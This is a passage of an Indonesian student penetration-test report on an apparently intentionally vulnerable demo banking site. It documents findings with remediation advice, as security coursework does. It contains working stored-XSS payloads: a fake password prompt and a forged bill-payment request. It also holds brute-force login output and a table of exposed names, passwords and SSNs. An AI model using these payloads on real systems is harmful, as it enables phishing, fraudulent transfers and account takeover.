
The screenshot shows the "Add Currency" page. A success message "The new currency was successfully created." is displayed. A modal dialog from "zero.webappsecurity.com" titled "Victim Cookies:" is shown, containing the text "Name" and an "OK" button.

Mencoba extract cookies tidak berhasil karena diproteksi tag HttpOnly.

Payload: <script>alert("Victim Cookies: " + document.cookie);</script>

Mencoba kembali dengan payload baru:

Laporan Exam Merdeka Siber – “Kelompok 3”



Field: Country

Payload:

<script>

```
let password = prompt("Your session has expired. Please re-enter your
admin password to continue:");
if (password) {
    alert('your password is: ' + password);
```

Laporan Exam Merdeka Siber – “Kelompok 3”

```
}
```

```
</script>
```

| | GBP | Great Britain | pound |
|--|-----|---------------|--------|
| | HKD | Hong Kong | dollar |
| | JPY | Japan | yen |
| | MXN | Mexico | peso |
| | NOK | Norway | krone |
| | NZD | New Zealand | dollar |
| | SEK | Sweden | krona |
| | SGD | Singapore | dollar |
| | THB | Thailand | baht |
| | ABC | | |
| | ABC | | |

http://zero.webappsecurity.com/index.html

Tidak terlihat apa-apa karena value diisi payload XSS. Terdapat payload yang tidak terlihat pada gambar diatas. Payload tersebut dapat dilihat dibawah ini:

| # | Host | Method | URL | Params | Edited | Status code | Length | MIME type | Extension | Title |
|----|--------------------------------|--------|--|--------|--------|-------------|--------|-----------|-----------|--------------------------|
| 80 | http://zero.webappsecurity.... | POST | /bank/pay-bills.html | ✓ | | 200 | 10056 | HTML | html | Zero - Pay Bills |
| 79 | http://zero.webappsecurity.... | POST | /bank/pay-bills.html | ✓ | | 200 | 10056 | HTML | html | Zero - Pay Bills |
| 78 | http://zero.webappsecurity.... | GET | /admin/currencies.html | | | 200 | 12963 | HTML | html | Zero - Admin - Curren... |
| 77 | http://zero.webappsecurity.... | POST | /admin/currencies-add.html | ✓ | | 200 | 9973 | HTML | html | Zero - Admin - Curren... |
| 76 | http://zero.webappsecurity.... | GET | /auth/accept-certs.html?user_token=a0... | ✓ | | 302 | 394 | HTML | html | Zero - Admin - Curren... |
| 75 | http://zero.webappsecurity.... | POST | /signin.html | ✓ | | 302 | 364 | HTML | html | Zero - Admin - Curren... |
| 74 | http://zero.webappsecurity.... | GET | /login.html | | | 200 | 7637 | HTML | html | Zero - Log in |
| 73 | http://zero.webappsecurity.... | GET | /index.html | | | 200 | 12792 | HTML | html | Zero - Personal Banki... |
| 72 | http://zero.webappsecurity.... | GET | /admin/bank/pay-bills.html | | | 404 | 1272 | HTML | html | Apache Tomcat/7.0.7... |
| 71 | http://zero.webappsecurity.... | GET | /login.html | | | 200 | 7638 | HTML | html | Zero - Log in |
| 70 | http://zero.webappsecurity.... | POST | /bank/pay-bills.html | ✓ | | 302 | 334 | HTML | html | Zero - Admin - Curren... |
| 69 | http://zero.webappsecurity.... | GET | /admin/currencies.html | | | 200 | 11515 | HTML | html | Zero - Admin - Curren... |

Payload:

```
<script>  
fetch('/bank/pay-bills.html', {  
    method: 'POST',  
    headers: {'Content-Type': 'application/x-www-form-urlencoded'},  
    body:  
'payee=bofa&account=1&amount=999000&date=2026-01-01&description='  
});  
</script>
```

Status: OPEN

1.6 [HIGH] Security Misconfiguration – PII Exposure via Admin Panel

| Security Misconfiguration – PII Exposure via Admin Panel | |
|--|--|
| Severity | HIGH |
| CVSS Score 3.1 | CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:N/A:N |
| Deskripsi | Ditemukan halaman <i>users.html</i> yang dapat diakses admin di produksi. Halaman ini berisi informasi rahasia (nama, password, social security number) yang tidak boleh dibocorkan ke siapapun, termasuk ke admin itu sendiri. Tidak jelas apa kegunaan halaman tersebut, tetapi sangat berbahaya jika dibiarkan saja. |
| Affected URL | http://zero.webappsecurity.com/users.html |
| Dampak | <p>1. Pencurian Identitas (Identity Theft): Bocornya Nama Lengkap dan Social Security Number (SSN/NIK) memungkinkan penyerang untuk melakukan penipuan identitas, seperti membuka akun finansial palsu atau melakukan pinjaman atas nama korban.</p> <p>2. Pengambilalihan Akun (Account Takeover): Karena file tersebut berisi kata sandi (password), penyerang dapat masuk ke semua akun</p> |

Laporan Exam Merdeka Siber – “Kelompok 3”

| | |
|-------------|--|
| | <p>pengguna yang terdaftar tanpa perlu melakukan upaya peretasan lebih lanjut.</p> <p>3. Pelanggaran Hukum Berat (UU PDP): Di Indonesia, membocorkan data pribadi (terutama data spesifik seperti SSN/data kesehatan/data keuangan) melanggar UU No. 27 Tahun 2022. Perusahaan dapat dikenakan sanksi administratif berupa penghentian kegiatan, penghapusan data, hingga denda maksimal 2% dari pendapatan tahunan serta pidana penjara.</p> <p>4. Kerugian Reputasi Permanen: Kebocoran data pengguna secara telanjang (plain-text) adalah skandal yang dapat menghancurkan kepercayaan pelanggan secara total dan menurunkan nilai saham/bisnis perusahaan.</p> |
| Kategori | Website |
| Rekomendasi | <ol style="list-style-type: none">1. Hapus file dan cache: Segera bersihkan halaman dari server produksi cache pada <i>Content Delivery Network (CDN)</i> jika tidak diperlukan.2. Prinsip Least Privilege: Admin hanya boleh mengakses informasi yang diperlukan saja, informasi lainnya tidak boleh ditampilkan atau jangan dikirim ke browser admin. |

| | |
|---------------------|--|
| | <p>3. Implementasi Enkripsi pada Data Sensitif: Data sensitif harus dienkripsi dalam penyimpanan (<i>at rest</i>) dan dalam transit (<i>at transit</i>) untuk mencegah penyerang membaca data sensitif tersebut.</p> <p>4. Hashing + Salt: Gunakan hashing yang kuat seperti <i>bcrypt</i> serta salt yang unik untuk setiap user.</p> |
| Referensi | <p>https://owasp.org/Top10/2025/A02_2025-Security_Misc_configuration/</p> <p>https://cwe.mitre.org/data/definitions/312.html</p> <p>https://peraturan.bpk.go.id/Details/229798/uu-no-27-tahun-2022</p> |
| Bukti Temuan | |

Laporan Exam Merdeka Siber – “Kelompok 3”

Jika masuk ke halaman `/admin/users.html`, ditemukan informasi sensitif yang seharusnya tidak ditampilkan.

| Name | Password | SSN |
|----------------|-------------|-------------|
| Leeroy Jenkins | VIZ10AWT8VL | 536-48-3769 |
| Stephen Bowen | OTZ07BXM0BE | 607-58-7435 |
| Linus Moran | FKO04SXA7TI | 247-54-1719 |
| Nero Chan | TXJ77CQO5EI | 578-13-3713 |
| Kadeem Higgins | MFC50OQE7VO | 449-20-3206 |
| Quinn Burks | HWZ97ZUM3NK | 008-70-6738 |
| Davis Thompson | RGD78SHB0TG | 574-56-1932 |
| Lester Keller | EIJ79NLTOTP | 330-58-4012 |

Bisa dilihat adanya nama, password, dan SSN (Social Security Number) dari tiap user. Seharusnya password dan SSN tidak boleh ditampilkan langsung.

Status: OPEN

1.7 [HIGH] Authentication Failures - No Rate Limit on Authentication

| Authentication Failures - No Rate Limit on Authentication | |
|---|---|
| Severity | HIGH |
| CVSS Score 3.1 | CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:L/I:L/A:L |
| Deskripsi | <p>Disaat mencoba Brute Force kecil pada halaman login, ditemukan sebuah kejanggalan, program tidak diberhentikan dan dibiarkan jalan terus. Ini menunjukkan ketiadaan dari mekanisme <i>rate-limit</i>, menyebabkan Brute Force mungkin dilakukan. Meskipun Brute Force dilakukan dalam skala kecil, ketiadaan <i>rate-limit</i> memungkinkan Brute Force dalam skala besar.</p> |
| Affected URL | /login.html |
| Dampak | <ol style="list-style-type: none"> Denial of Service (DoS): Penyerang dapat mengirim banyak request sekaligus untuk untuk menghabiskan sumber daya server dan menyebabkan DoS, menghentikan setiap upaya login ke server. Brute Force High Success Rate: Dikarenakan tidak adanya resiko terblokir dari server, penyerang dapat melakukan Brute Force tanpa gangguan. Ini |

Laporan Exam Merdeka Siber – "Kelompok 3"

| | |
|-------------|--|
| | <p>meningkatkan keberhasilan penyerang untuk mencuri kredensial yang berhasil masuk.</p> <p>3. Account Takeover: Kredensial yang berhasil masuk dapat digunakan penyerang untuk diambil alih.</p> |
| Kategori | Website |
| Rekomendasi | <ol style="list-style-type: none"> 1. Implementasi Rate Limiting: Terapkan batasan login berdasarkan IP Address maksimal 5 percobaan per menit. 2. Mekanisme Account Lockout: Kunci akun selama 15-30 menit setelah gagal login berturut-turut. Berikan notifikasi melalui email kepada pemilik akun bahwa ada upaya login yang mencurigakan. 3. Web Application Firewall (WAF): Konfigurasi WAF untuk mendeteksi pola serangan Brute Force atau <i>Dictionary Attack</i> dan memblokir IP yang menunjukkan perilaku anomali di level network secara otomatis. 4. Implementasi CAPTCHA Adaptif: Tampilkan CAPTCHA (seperti Google reCAPTCHA) setelah 3 kali kegagalan login untuk memastikan user adalah manusia, bukan bot. |

Laporan Exam Merdeka Siber – "Kelompok 3"

| | |
|---------------------|--|
| | <p>5. Monitoring dan Alerting: Jika terjadi lonjakan gagal login secara tiba-tiba, notifikasi tim SOC tentang potensi serangan external.</p> |
| Referensi | <p>https://owasp.org/Top10/2025/A07_2025-Authentication_Failures/</p> <p>https://cwe.mitre.org/data/definitions/307.html</p> <p>https://pages.nist.gov/800-63-3/sp800-63b.html</p> |
| Bukti Temuan | <p>Dilakukan sebuah Brute Force kecil pada halaman <code>/login.html</code>, dimana digunakan 25 attempt untuk login tanpa multithreading.</p> |

```
└─(kali㉿kali)-[~/Downloads]
$ python3 zero_webapp_login_brute.py
[!] [2026-01-08 09:15:10.578455] Starting script!
[*] [2026-01-08 09:15:10.578525] Trying username:username
[*] [2026-01-08 09:15:12.607449] Trying username:password
[+] SUCCESS → username:password
[*] [2026-01-08 09:15:13.964417] Trying username:user
[*] [2026-01-08 09:15:15.311914] Trying username:pass
[*] [2026-01-08 09:15:16.719367] Trying username:osaka
[*] [2026-01-08 09:15:18.107260] Trying password:username
[*] [2026-01-08 09:15:19.454282] Trying password:password
[*] [2026-01-08 09:15:20.801800] Trying password:user
[*] [2026-01-08 09:15:22.189118] Trying password:pass
[*] [2026-01-08 09:15:23.571288] Trying password:osaka
[*] [2026-01-08 09:15:24.957872] Trying user:username
[*] [2026-01-08 09:15:26.344370] Trying user:password
[*] [2026-01-08 09:15:27.730178] Trying user:user
[*] [2026-01-08 09:15:29.124051] Trying user:pass
[*] [2026-01-08 09:15:30.478248] Trying user:osaka
[*] [2026-01-08 09:15:31.884747] Trying pass:username
[*] [2026-01-08 09:15:33.274916] Trying pass:password
[*] [2026-01-08 09:15:34.616969] Trying pass:user
[*] [2026-01-08 09:15:35.960368] Trying pass:pass
[*] [2026-01-08 09:15:37.361190] Trying pass:osaka
[*] [2026-01-08 09:15:38.732162] Trying osaka:username
[*] [2026-01-08 09:15:40.113034] Trying osaka:password
[*] [2026-01-08 09:15:41.503527] Trying osaka:user
[*] [2026-01-08 09:15:42.873635] Trying osaka:pass
[*] [2026-01-08 09:15:44.253820] Trying osaka:osaka

└─(kali㉿kali)-[~/Downloads]
```

25 percobaan dalam ~34 detik (sekitar 1.35 detik per request) pada percobaan pertama.

```
(kali㉿kali)-[~/Downloads/zerowebapp]
$ python3 zero_webapp_login_brute.py
[!] [2026-01-09 11:01:42.041974] Starting script!
[*] [2026-01-09 11:01:42.042062] Trying user:username
[*] [2026-01-09 11:01:44.046898] Trying user:password
[*] [2026-01-09 11:01:45.387243] Trying user:user
[*] [2026-01-09 11:01:46.726693] Trying user:pass
[*] [2026-01-09 11:01:48.125414] Trying user:admin
[*] [2026-01-09 11:01:49.494890] Trying password:username
[*] [2026-01-09 11:01:50.870392] Trying password:password
[*] [2026-01-09 11:01:52.256986] Trying password:user
[*] [2026-01-09 11:01:53.613579] Trying password:pass
[*] [2026-01-09 11:01:54.989495] Trying password:admin
[*] [2026-01-09 11:01:56.365813] Trying pass:username
[*] [2026-01-09 11:01:57.722325] Trying pass:password
[*] [2026-01-09 11:01:59.067074] Trying pass:user
[*] [2026-01-09 11:02:00.402239] Trying pass:pass
[*] [2026-01-09 11:02:01.787360] Trying pass:admin
[*] [2026-01-09 11:02:03.175087] Trying admin:username
[*] [2026-01-09 11:02:04.508001] Trying admin:password
[*] [2026-01-09 11:02:05.893160] Trying admin:user
[*] [2026-01-09 11:02:07.233710] Trying admin:pass
[*] [2026-01-09 11:02:08.648910] Trying admin:admin
[*] [2026-01-09 11:02:10.081945] Trying username:username
[*] [2026-01-09 11:02:11.452667] Trying username:password
[+] SUCCESS → username:password
[*] [2026-01-09 11:02:12.865935] Trying username:user
[*] [2026-01-09 11:02:14.375055] Trying username:pass
[*] [2026-01-09 11:02:15.736324] Trying username:admin
```

25 percobaan dalam ~33 detik (sekitar 1.32 detik per request) pada percobaan kedua. Tidak ada tanda-tanda kegagalan karena rate-limit.
Lihat [appendix A](#) untuk source code brute force.

Status: OPEN

1.8 [MEDIUM] Insecure Design – Input & Database Logic Flaw


| Insecure Design – Improper Input Validation | |
|---|--|
| Severity | MEDIUM |
| CVSS Score 3.1 | CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:N/I:L/A:L |
| Deskripsi | <p>Ditemukan kelemahan pada mekanisme validasi input di halaman <code>/admin/currencies-add.html</code>. Penerapan database yang tidak logis menyebabkan duplikat ID yang seharusnya tidak boleh ada duplikat. Server juga tidak menegakkan batasan panjang karakter (character length limit) pada kolom ID, Negara, dan Nama.</p> <p>Special Note: vulnerability medium karena halaman diakses dengan asumsi user adalah admin (terpisah dengan finding [1.1. Admin Panel Exposure]).</p> |
| Affected URL | <ul style="list-style-type: none"> • <code>http://zero.webappsecurity.com/admin/currencies.html</code> • <code>http://zero.webappsecurity.com/admin/currencies-add.html</code> |
| Dampak | <ol style="list-style-type: none"> 1. Polluted Database: Database jadi sarang data sampah, mengganggu kinerja admin. |

Laporan Exam Merdeka Siber – "Kelompok 3"

| | |
|---------------------|--|
| | <p>2. Performance Degradation: Pemrosesan string yang sangat besar secara berulang dapat menghabiskan siklus CPU dan memori (RAM) server. Jika banyak penyerang melakukan hal ini secara bersamaan, server dapat mengalami lag atau kelambatan respons bagi pengguna sah lainnya.</p> |
| Kategori | Website |
| Rekomendasi | <ol style="list-style-type: none">1. Validasi input: Pastikan ID unik dan set panjang maximum untuk setiap field.2. Housekeeping: Bersihkan data yang sudah tidak diperlukan secara berkala. |
| Referensi | <p>https://owasp.org/Top10/2025/A06_2025-Insecure_Design/</p> <p>https://www.geeksforgeeks.org/dbms/acid-properties-in-dbms/</p> <p>https://cwe.mitre.org/data/definitions/1284.html</p> |
| Bukti Temuan | |

Laporan Exam Merdeka Siber – “Kelompok 3”

Ketika masuk ke halaman `/admin/currencies.html`, ditemukan adanya kerentanan pada flow database yang menyimpan data currency.




The screenshot shows a web browser window with the URL `http://zero.webappsecurity.com/admin/currencies.html`. The page title is "Zero Bank". A search bar and a "Signin" button are at the top right. Below is a table of currencies:

| ID | Country | Name |
|------|----------------|------------------|
| JPY | Japan | yen |
| MXN | Mexico | peso |
| NOK | Norway | krone |
| NZD | New Zealand | dollar |
| SEK | Sweden | krona |
| SGD | Singapore | dollar |
| THB | Thailand | baht |
| BTC | Panama | BitcoinFree |
| BTC2 | PanamaPrevious | BTC_Becomes_Free |

A "Add Currency" button is at the bottom right.

Gambar sebelum ditambahkan payload baru dengan ID **BTC2** (duplikat).
Disini juga terlihat bahwa input baru tidak di sort dengan benar.



The screenshot shows a web browser window with the URL `http://zero.webappsecurity.com/admin/currencies-add.html`. The page title is "Zero Bank". A sidebar on the left has "Home", "Users", and "Currencies" buttons, with "Currencies" being active. A "Search" bar and a "Signin" button are at the top right. A success message "The new currency was successfully created." is displayed in a green box. The form fields are:

| | |
|---------|--|
| ID | <input type="text" value="BTC2"/> |
| Country | <input type="text" value="PanamaNew!!!!!!!!!!!!!!"/> |
| Name | <input type="text" value="BTC_FOR_EVERYONE_YEAH!!"/> |

A "Add" button is at the bottom right.

Payload untuk duplikat BTC2.

Laporan Exam Merdeka Siber – “Kelompok 3”

| | |
|------|-----------------|
| JPY | Japan |
| MXN | Mexico |
| NOK | Norway |
| NZD | New Zealand |
| SEK | Sweden |
| SGD | Singapore |
| THB | Thailand |
| BTC | Panama |
| BTC2 | PanamaPrevious |
| BTC2 | PanamaNew!!!!!! |

Add Currency

Bisa terlihat sekarang terdapat 2 input dengan ID yang sama (**BTC2**), serta bisa nama *country* yang terlalu panjang merusak tampilan UI yang menyebabkan nama mata uang tidak terlihat.

The new currency was successfully created.

| | |
|---------|--|
| ID | |
| Country | |
| Name | |

Mengirim request biasa membutuhkan waktu sekitar 514 millisecond.

Laporan Exam Merdeka Siber – “Kelompok 3”

The new currency was successfully created.

Request attributes: 2

Request query parameters: 0

Request body parameters: 3

Request cookies: 1

Request headers: 13

Response headers: 9

9,135 bytes | 1,046 millis

Sedangkan mengirim request besar (~10,000 karakter per field) membutuhkan waktu 1,046 millisecond. Ini menunjukkan server membutuhkan waktu lebih lama untuk memproses input.

Add Currency

ID: iuat vita

Country: ligula, porttitor eu, consequat vita

Name: ligula, porttitor eu, consequat vita

Add

Pada percobaan kedua, menggunakan payload 10,000 karakter lorem ipsum untuk field ID, Country, Name. Payload tersebut diinject sebanyak 5x (Tambahan ~750,000 karakter ke database).

Laporan Exam Merdeka Siber – “Kelompok 3”

| ISO | Name | Symbol |
|-----|-----------|--------|
| SEK | Sweden | krona |
| SGD | Singapore | dollar |
| THB | Thailand | baht |

Placeholder text below the table:

```
    Lorem ipsum dolor sit amet, consectetur adipiscing elit. Aenean commodo ligula eget dolor. Aenean massa. Cum sociis natoque penatibus et magnis dis parturient montes, nascetur ridiculus mus. Donec quam felis, ultricies nec, pellentesque eu, pretium quis, sem. Nulla consequat massa quis enim. Donec pede justo, fringilla vel, aliquet nec, vulputate eget, arcu. In enim justo, rhoncus ut, imperdiet a, venenatis vitae, justo. Nullam dictum felis eu pede mollis pretium. Integer tincidunt. Cras dapibus.
```

Tampilan webappsecurity setelah di inject payload.

Request:

```
1 GET /admin/currencies.html HTTP/1.1
2 Host: zero.webappsecurity.com
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:140.0) Gecko/20100101 Firefox/140.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate, br
7 Referer: http://zero.webappsecurity.com/admin/
8 Connection: keep-alive
9 Cookie: JSESSIONID=97610AC0
10 Upgrade-Insecure-Requests: 1
11 Priority: #0, i
12
13
```

Response:

```
1 HTTP/1.1 200 OK
2 Date: Sat, 10 Jan 2026 07:33:19 GMT
3 Server: Apache-Coyote/1.1
4 Access-Control-Allow-Origin: *
5 Cache-Control: no-cache, max-age=0, must-revalidate, no-store
6 Content-Type: text/html;charset=UTF-8
7 Content-Language: en-US
8 Keep-Alive: timeout=5, max=100
9 Connection: Keep-Alive
10 Content-Length: 161503
11
12
13 <!DOCTYPE html>
14 <html lang="en">
15   <head>
16     <meta charset="utf-8">
17     <title>
18       Zero - Admin - Currencies
19     </title>
20     <meta name="viewport" content="width=device-width, initial-scale=1.0, maximum-scale=1.0, user-scalable=no">
21     <meta http-equiv="X-UA-Compatible" content="IE=Edge" />
```

Respon server ketika GET, butuh waktu sekitar 1,299 milis untuk load 161,905 bytes.

Laporan Exam Merdeka Siber – “Kelompok 3”

The screenshot shows the Burp Suite interface with the following details:

- Request:** GET /admin/currencies.html HTTP/1.1
- Response Headers:**
 - HTTP/1.1 200 OK
 - Date: Sat, 10 Jan 2026 07:34:51 GMT
 - Server: Apache-Coyote/1.1
 - Access-Control-Allow-Origin: *
 - Cache-Control: no-cache, max-age=0, must-revalidate, no-store
 - Content-Type: text/html; charset=UTF-8
 - Content-Language: en-US
 - Keep-Alive: timeout=5, max=100
 - Connection: Keep-Alive
 - Content-Length: 10584
- Response Body:** HTML content including doctype, head, and body sections.
- Inspector Tab:** Shows various parameters and headers.
- Statistics:** 10,905 bytes | 512 millis

Respon waktu 512 milis untuk load 10,905 bytes saat GET request ke halaman sebelum di inject payload. Jauh lebih cepat dikarenakan karakter lebih sedikit sehingga lebih ringan untuk di kirim.

Status: OPEN

1.9 [MEDIUM] Authentication Failures – Insecure Security Token Implementation


| Authentication Failures – Insecure Security Token Implementation | |
|--|--|
| Severity | MEDIUM |
| CVSS Score 3.1 | CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:N/I:L/A:N |
| Deskripsi | Sebuah <i>user_token</i> kemungkinan sebagai anti-CSRF (Cross-Site Request Forgery) ditemukan di source code HTML. Meskipun token anti-CSRF akan terus berubah setiap request, <i>user_token</i> yang bocor tetap dapat digunakan. <i>User_token</i> juga tidak diverifikasi dengan benar, sehingga memungkinkan penyerang untuk memasukan sembarang value sebagai <i>user_token</i> yang valid. |
| Affected URL | http://zero.webappsecurity.com/login.html |
| Dampak | <ul style="list-style-type: none"> 1. Mempermudah penyerang untuk melakukan Brute Force pada halaman login. |
| Kategori | Website |
| Rekomendasi | <ul style="list-style-type: none"> 1. Hapus hardcoded <i>user_token</i> dari source code. Implementasi <i>user_token</i> yang lebih dinamis |

Laporan Exam Merdeka Siber – “Kelompok 3”

| | |
|-----------|---|
| | <p>sudah ada, tidak ada alasan untuk menyimpan value <i>user_token</i>.</p> <p>2. Blacklist <i>user_token</i> yang sudah bocor dari validasi token untuk menghindari token lama masih bisa dipakai penyerang.</p> <p>3. Verifikasi <i>user_token</i> yang digunakan setiap user. Gunakan <i>user_token</i> sesuai dengan best practice.</p> |
| Referensi | <p>https://owasp.org/Top10/2025/A07_2025-Authentication_Failures/</p> <p>https://cheatsheetseries.owasp.org/cheatsheets/Cross-Site_Request_Forgery_Prevention_Cheat_Sheet.html</p> |

Bukti Temuan

Ketika membuka halaman login pada website, ditemukan sebuah kerentanan di balik source code HTML melalui inspect source code.



```
84     <a href="/forgot-password.html" tabindex="5">Forgot your password ?</a>
85   </div>
86 </div>
87
88 <script type="text/javascript">
89   $(function () {
90     $("#user_login").focus();
91     $("#credentials").tooltip({trigger:'hover', 'title': 'Login/Password - username/password', placement : 'right'});
92
93     $("#login_form").submit(function(event) {
94       $(this).append('<input type="hidden" name="user_token" value="c2810b31-0f62-4ef5-8c62-f116cf83c385"/>');
95     });
96   });
97 </script>
98   </div>
99   </div>
100
101  <div class="clearfix push"></div>
102
103
```

Ditemukan hardcoded *user_token* di dalam source code HTML.

Laporan Exam Merdeka Siber – “Kelompok 3”

The screenshot shows a NetworkMiner capture. The Request pane displays a POST request to /signin.html with the parameter user_login=username&user_password=password&submit=&user_token=. The Response pane shows a 302 Found response with a Location header pointing to /auth/accept-certs.html, indicating a successful login.

```
Request
Pretty Raw Hex
1 POST /signin.html HTTP/1.1
2 Host: zero.webappsecurity.com
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:140.0) Gecko/20100101 Firefox/140.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate, br
7 Content-Type: application/x-www-form-urlencoded
8 Content-Length: 62
9 Origin: http://zero.webappsecurity.com
10 Connection: keep-alive
11 Referer: http://zero.webappsecurity.com/login.html
12 Cookie: JSESSIONID=4A93130E
13 Upgrade-Insecure-Requests: 1
14 Priority: u=0, i
15
16 user_login=username&user_password=password&submit=&user_token=
```

```
Response
Pretty Raw Hex Render
1 HTTP/1.1 302 Found
